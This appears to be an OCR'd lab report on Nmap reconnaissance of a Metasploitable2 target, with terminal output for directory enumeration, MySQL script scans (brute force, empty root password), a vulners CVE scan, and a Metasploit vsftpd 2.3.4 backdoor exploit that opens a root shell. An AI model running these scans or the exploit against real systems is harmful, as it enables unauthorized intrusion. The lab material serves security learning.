
Name	Last modified	Size	Descriptio
Parent Directory		-	
acl/	14-Nov-2007 05:59	-	
adduser/	16-Mar-2010 19:00	-	
ant/	23-Mar-2010 17:54	-	
antlr/	23-Mar-2010 17:54	-	
apache2-mpm-prefork/	16-Apr-2010 02:10	-	
apache2-utils/	30-Mar-2010 10:43	-	
apache2.2-common/	16-Apr-2010 02:10	-	
apache2/	17-Mar-2010 10:08	-	
apparmor-utils/	16-Mar-2010 19:11	-	
apparmor/	16-Mar-2010 19:11	-	
apt-utils/	16-Mar-2010 19:00	-	
apt/	16-Mar-2010 19:00	-	
aptitude/	16-Mar-2010 19:00	-	
at/	16-Mar-2010 19:11	-	
attr/	31-Oct-2007 18:45	-	
autoconf/	28-Apr-2010 00:25	-	
autoconf2.59/	28-Apr-2010 00:24	-	
base-files/	16-Mar-2010 18:58	-	
base-passwd/	16-Mar-2010 18:58	-	
bash-completion/	16-Mar-2010 19:11	-	

```
┌──(harish㉿kali)-[~]
└─$ nmap -p 80 443 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:53 IST
Nmap scan report for 192.168.29.92
Host is up (0.0030s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.32 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -p 80 --script=http-enum.nse 192.168.29.92

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:55 IST
Nmap scan report for 192.168.29.92
Host is up (0.00059s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubu
ntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig 3: more sub directories

6.4 SQL Script Scan


- **Command:** `nmap -p 3306 --script=mysql* <target>`
- **Use:** Detects MySQL service details, user accounts, and potential misconfigs



```
┌──(harish㉿kali)-[~]
└─$ ls -la /usr/share/nmap/scripts | grep "mysql"
-rw-r--r-- 1 root root  6688 May 15 21:07 mysql-audit.nse
-rw-r--r-- 1 root root  2977 May 15 21:07 mysql-brute.nse
-rw-r--r-- 1 root root  2945 May 15 21:07 mysql-databases.nse
-rw-r--r-- 1 root root  3263 May 15 21:07 mysql-dump-hashes.nse
-rw-r--r-- 1 root root  2020 May 15 21:07 mysql-empty-password.nse
-rw-r--r-- 1 root root  3413 May 15 21:07 mysql-enum.nse
-rw-r--r-- 1 root root  3455 May 15 21:07 mysql-info.nse
-rw-r--r-- 1 root root  3714 May 15 21:07 mysql-query.nse
-rw-r--r-- 1 root root  2811 May 15 21:07 mysql-users.nse
-rw-r--r-- 1 root root  3265 May 15 21:07 mysql-variables.nse
-rw-r--r-- 1 root root  6977 May 15 21:07 mysql-vuln-cve2012-2122.nse

┌──(harish㉿kali)-[~]
└─$ nmap -p 3306 --script=mysql-users.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 17:40 IST
Nmap scan report for 192.168.29.92
Host is up (0.00072s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -p 3306 --script=mysql-variables.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 17:40 IST
Nmap scan report for 192.168.29.92
Host is up (0.00061s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -sS -p 3306 --script=mysql-databases.nse 192.168.29.92

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 09:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.0010s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sS -p 3306 --script=mysql-empty-password.nse 192.168.29.92

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 09:31 IST
Nmap scan report for 192.168.29.92
Host is up (0.00072s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-empty-password:
|_  root account has empty password
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sS -p 3306 --script=mysql-brute.nse 192.168.29.92

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 09:31 IST
Stats: 0:03:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
Stats: 0:03:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
Stats: 0:03:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
Stats: 0:03:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
```

Fig: Sql Scripts and Scans



Welcome to phpMyAdmin

Language: English

Log in

Username: root

Password:

Go

Cannot load mcrypt extension. Please check your PHP configuration.


Cookies must be enabled past this point.

Fig: Database

5 FTP Service and Exploitation Scan


Scans for FTP services and outdated versions
Command: `nmap -p 21 -sV 192.168.29.92`

Goal: Identify insecure FTP configurations and exploitation vectors.



```
msf6 > nmap -sV -p21 192.168.29.92
[*] exec: nmap -sV -p21 192.168.29.92

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 11:27 IST
Nmap scan report for 192.168.29.92
Host is up (0.00075s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
msf6 >
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:
```

Fig: ftp version detection



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.29.92
rhosts => 192.168.29.92
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.29.92    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.29.92:21 - The port used by the backdoor bind listener is already open
[+] 192.168.29.92:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.29.90:35387 → 192.168.29.92:6200) at 2025-07-31 11:28:41 +0530

█
```

Fig: exploiting the outdated version

6.6 vulners.nse Script Scan

vulners.nse is an Nmap script that integrates with the Vulners vulnerability database to identify known vulnerabilities (CVE IDs) associated with services running on target machines.

It helps in identifying publicly known vulnerabilities in services based on version detection and fingerprinting. This is useful for vulnerability assessment and reporting.

Command:


nmap -sV --script vulners <target>

Example:

nmap -sV --script vulners 192.168.1.10

Workflow:

- Performs service version detection (-sV).
- Queries the Vulners database through the script.
- Lists possible vulnerabilities (CVE IDs, severity, and exploit links).



```
-rw-r--r-- 1 root root  5851 May 15 21:07 http-vuln-cve2011-3368.nse
-rw-r--r-- 1 root root  4403 May 15 21:07 http-vuln-cve2012-1823.nse
-rw-r--r-- 1 root root  4831 May 15 21:07 http-vuln-cve2013-0156.nse
-rw-r--r-- 1 root root  2853 May 15 21:07 http-vuln-cve2013-6786.nse
-rw-r--r-- 1 root root  5009 May 15 21:07 http-vuln-cve2013-7091.nse
-rw-r--r-- 1 root root  2945 May 15 21:07 http-vuln-cve2014-2126.nse
-rw-r--r-- 1 root root  3334 May 15 21:07 http-vuln-cve2014-2127.nse
-rw-r--r-- 1 root root  3193 May 15 21:07 http-vuln-cve2014-2128.nse
-rw-r--r-- 1 root root  2979 May 15 21:07 http-vuln-cve2014-2129.nse
-rw-r--r-- 1 root root 14018 May 15 21:07 http-vuln-cve2014-3704.nse
-rw-r--r-- 1 root root  4523 May 15 21:07 http-vuln-cve2014-8877.nse
-rw-r--r-- 1 root root  7774 May 15 21:07 http-vuln-cve2015-1427.nse
-rw-r--r-- 1 root root  3443 May 15 21:07 http-vuln-cve2015-1635.nse
-rw-r--r-- 1 root root  4372 May 15 21:07 http-vuln-cve2017-1001000.nse
-rw-r--r-- 1 root root  2594 May 15 21:07 http-vuln-cve2017-5638.nse
-rw-r--r-- 1 root root  5480 May 15 21:07 http-vuln-cve2017-5689.nse
-rw-r--r-- 1 root root  5187 May 15 21:07 http-vuln-cve2017-8917.nse
-rw-r--r-- 1 root root  2699 May 15 21:07 http-vuln-misfortune-cookie.nse
-rw-r--r-- 1 root root  4225 May 15 21:07 http-vuln-wnr1000-creds.nse
-rw-r--r-- 1 root root  6977 May 15 21:07 mysql-vuln-cve2012-2122.nse
-rw-r--r-- 1 root root  9425 May 15 21:07 rdp-vuln-ms12-020.nse
-rw-r--r-- 1 root root  4011 May 15 21:07 rmi-vuln-classloader.nse
-rw-r--r-- 1 root root  6528 May 15 21:07 rsa-vuln-roca.nse
-rw-r--r-- 1 root root  4148 May 15 21:07 samba-vuln-cve-2012-1182.nse
-rw-r--r-- 1 root root  5269 May 15 21:07 smb2-vuln-uptime.nse
-rw-r--r-- 1 root root  7524 May 15 21:07 smb-vuln-conficker.nse
-rw-r--r-- 1 root root  6402 May 15 21:07 smb-vuln-cve2009-3103.nse
-rw-r--r-- 1 root root 23154 May 15 21:07 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root  6545 May 15 21:07 smb-vuln-ms06-025.nse
-rw-r--r-- 1 root root  5386 May 15 21:07 smb-vuln-ms07-029.nse
-rw-r--r-- 1 root root  5688 May 15 21:07 smb-vuln-ms08-067.nse
-rw-r--r-- 1 root root  5647 May 15 21:07 smb-vuln-ms10-054.nse
-rw-r--r-- 1 root root  7214 May 15 21:07 smb-vuln-ms10-061.nse
-rw-r--r-- 1 root root  7344 May 15 21:07 smb-vuln-ms17-010.nse
-rw-r--r-- 1 root root  4400 May 15 21:07 smb-vuln-regsvc-dos.nse
-rw-r--r-- 1 root root  6586 May 15 21:07 smb-vuln-webexec.nse
-rw-r--r-- 1 root root 14781 May 15 21:07 smtp-vuln-cve2010-4344.nse
-rw-r--r-- 1 root root  7719 May 15 21:07 smtp-vuln-cve2011-1720.nse
-rw-r--r-- 1 root root  7603 May 15 21:07 smtp-vuln-cve2011-1764.nse
-rw-r--r-- 1 root root  7077 May 15 21:07 vulners.nse

┌──(harish㉿kali)-[~]
└─$ 
```

```
Not shown: 491 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sV -p 1-500 --script=vulners.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 09:43 IST
Nmap scan report for 192.168.29.92
Host is up (0.00062s latency).
Not shown: 491 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKE
TSTORM:162145   *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757  *
EXPLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-2523
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36
095     *EXPLOIT*
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/g
ithubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A       *EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    10.0    https://vulners.com/g
ithubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A       *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/g
ithubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A       *EXPLOIT*
```

Fig: Advance Vulnerability Scan

Conclusion

All Nmap scans were executed in a controlled lab environment using Metasploitable2 as the target. The objective was to practically understand various Nmap scanning techniques, including host discovery, service detection, OS fingerprinting, and firewall evasion strategies. Each scan was performed with a specific purpose — whether to identify open ports, bypass filters, or analyze service behavior. These scans help demonstrate how to choose the right technique based on the situation, such as evading firewalls, performing stealth scans, or collecting banner/service information for exploitation.